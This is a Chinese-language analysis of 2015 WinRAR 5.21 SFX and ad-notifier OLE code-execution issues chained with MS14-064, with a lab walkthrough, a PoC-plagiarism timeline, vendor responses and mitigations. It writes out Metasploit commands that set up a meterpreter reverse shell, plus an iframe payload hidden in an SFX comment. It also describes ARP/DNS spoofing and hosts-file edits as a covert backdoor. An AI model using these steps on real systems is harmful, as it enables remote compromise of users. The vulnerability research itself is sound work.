WinRAR(5.21)-0day 漏洞-始末分析

0x00 前言

上月底，WinRAR 5.21 被曝出代码执行漏洞,Vulnerability Lab 将此漏洞评为高危级，危险系数定为 9(满分为 10)，与此同时安全研究人员 Mohammad Reza Espargham 发布了 PoC，实现了用户打开 SFX 文件时隐蔽执行攻击代码，但是 WinRAR 官方 RARLabs 认为该功能是软件安装必备，没有必要发布任何修复补丁或升级版本。

本以为就此可以跳过该漏洞，但深入研究后发现了更加有趣的事情。

[local exploits]

-::DATE	-::DESCRIPTION	-::TYPE	-::HITS
02-10-2015	WinRar 5.30 beta 4 - Settings Import Command Execution Exploit	windows	462
30-09-2015	WinRAR 5.21 - (Expired Notification) OLE Remote Command Execution Exploit	windows	583
26-09-2015	WinRaR SFX - Remote Code Execution Exploit	windows	1 396
25-09-2015	WinRar 5.21 - SFX OLE Command Execution Exploit	windows	937

0x01 WinRar 5.21 - SFX OLE 代码执行漏洞

简要介绍一下 WinRar 5.21 - SFX OLE 代码执行漏洞

1、相关概念

SFX： SelF-eXtracting 的缩写，中文翻译自解压文件，是压缩文件的一种，其可以在没有安装压缩软件的情况下执行解压缩

MS14-064： Microsoft Windows OLE 远程代码执行漏洞，影响 Win95+IE3 – Win10+IE11 全版本，实际使用时在 win7 以上系统由于 IE 存在沙箱机制，启动白名单以外的进程会弹出提示，如图

2、漏洞原理

sfx 文件在创建时支持添加 html 脚本，但又不会受 IE 沙箱限制，如果主机存在 MS14-064 漏洞，在打开包含 MS14-064 exp 的 sfx 文件后，即可隐蔽执行任意代码

3、测试环境

win7 x86

存在 MS14-064 漏洞

安装 WinRar 5.21

4、测试过程

实现相对简单，因此只作简要介绍

（1）搭建 server

use exploit/windows/browser/ms14_064_ole_code_execution


set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.40.131

set LPORT 1234

exploit

如图



（2）生成 SFX

选择一个文件右键并添加到压缩文件

选中 Create SFX archive

点击 Advanced

点击 SFX options

点击 Text and icon

在 Text to display in SFX windows 中输入如下代码：

<iframe src="http://192.168.40.131:8080/YrrArF9oTAQ7j"></iframe>

（3）运行 sfx 文件


双击后 meterpreter 即上线

5、分析

这种在 sfx 文件中添加 html 代码的方法很久以前已经出现，比如早在 08 年已存在的 Winrar 挂马相关链接：http://www.2cto.com/Article/200804/25081.html

此漏洞的亮点在于使得 MS14-064 漏洞 exp 可以逃脱 IE 沙箱的限制

发现是否包含 SFX OLE 代码执行漏洞的方法：遇到后缀为.exe 的压缩文件，右键-属性-注释，查看其中的内容如图



0x02 poc 之谜

Vulnerability Lab 和 Malwarebytes 以及各大网站夸大漏洞危害本就十分有趣，而 poc 作者的归属又引来了更加有趣的事情。

接下来根据搜集的信息整理出如下时间节点：

1、seclists.org 曝出 WinRAR 5.21 代码执行漏洞

2、WinRar 官方 RARLabs 作出第一次回应

限制 SFX 模块中的 HTML 功能会影响正常用户使用，而且攻击者仍可利用旧版 SFX 模块、来自非 UnRAR 源代码的自定义模块、或者自建代码存档进行攻击 所以 RARLabs 拒绝为此提供补丁并再次提醒用户，无论任何文件，都应该确认其来源是否可信

3、RARLabs 作出第二次回应

指出该漏洞夸大其辞毫无意义，建议用户更多去关注 windows 系统的安全，而不是 WinRar 软件的本身 在最后提到 R-73eN (RioSherri)举报 Mohammad Reza Espargham 抄袭其 poc 代码

4、0day.today 或许可以证明存在抄袭

（1） R-73eN 首发 poc

日期：25/09/2015

相关链接:http://0day.today/exploit/24292

（2） Mohammad Reza Espargham 随后发布 poc

日期：26-09-2015

相关链接:http://cn.0day.today/exploit/24296

5、R-73eN 为证明实力公布第二个漏洞 WinRAR(过期通知) OLE 远程代码执行漏洞 poc

日期：30-09-2015

相关链接:http://0day.today/exploit/24326

6、RARLabs 针对 R-73eN 公布的第二个漏洞作出回应，拒绝修复

-试用版 WinRaR 会弹出提示注册的窗口，该漏洞被利用存在可能

-利用条件：

网络被劫持

未安装 MS14-064 漏洞补丁

-但是又指出如果满足利用条件，那么系统本身已经不安全，早已超出 WinRaR 软件自身范畴

-因此拒绝为此漏洞更新补丁

相关链接:http://www.rarlab.com/vuln_web_html.htm

0x03 WinRAR - (过期通知&广告) OLE 远程代码执行漏洞

虽然 WinRAR(过期通知) OLE 远程代码执行漏洞也被 RARLabs 忽略，但其中的思路很是有趣，当然 R-73eN 公布的 poc 需要作部分修改来适用更多 winRAR 环境

1、相关知识

我们在使用 WinRAR 的时候常常会遇到如下情况：

打开 WinRAR 时会弹出广告，提示用户付费去掉广告，而不同版本 WinRaR 广告的链接会存在差异

英文版目前最新为 5.30 beta5

中文版目前最新为 5.21

英文版广告链接：http://www.win-rar.com/notifier/

中文版广告链接：http://www.winrar.com.cn/ad/***

2、漏洞原理

WinRAR 默认会访问特定网址，如果能够劫持并替换为 MS14-064 的攻击代码，那么远程执行任意代码不在话下，当然也能逃脱 IE 沙箱限制

3、测试环境

win7 x86

存在 MS14-064 漏洞

安装 WinRar 5.21 cn

4、测试过程

（1）搭建 server 下载 poc，相关链接：http://0day.today/exploit/24326

poc 需要作细微修改（此处暂不提供修改方法），执行 python 脚本，如图


注：如果了解 MS14-064 漏洞原理，此处修改轻而易举


（2）重定向 http://www.winrar.com.cn 至 server ip

可使用 arp 欺骗和 dns 欺骗

（3）使用 WinRar 打开任意文件

默认弹出广告，触发漏洞，弹出计算器，如图





5、分析

虽然该漏洞条件限制相对多，但该思路很有启发性，可以尝试利用其他软件默认弹出网页的情况

可以通过修改主机 host 文件永久更改广告链接至 serverip，最终实现一种另类的后门启动方式

针对此漏洞的防范:

阻止网络被劫持

安装 MS14-064 漏洞补丁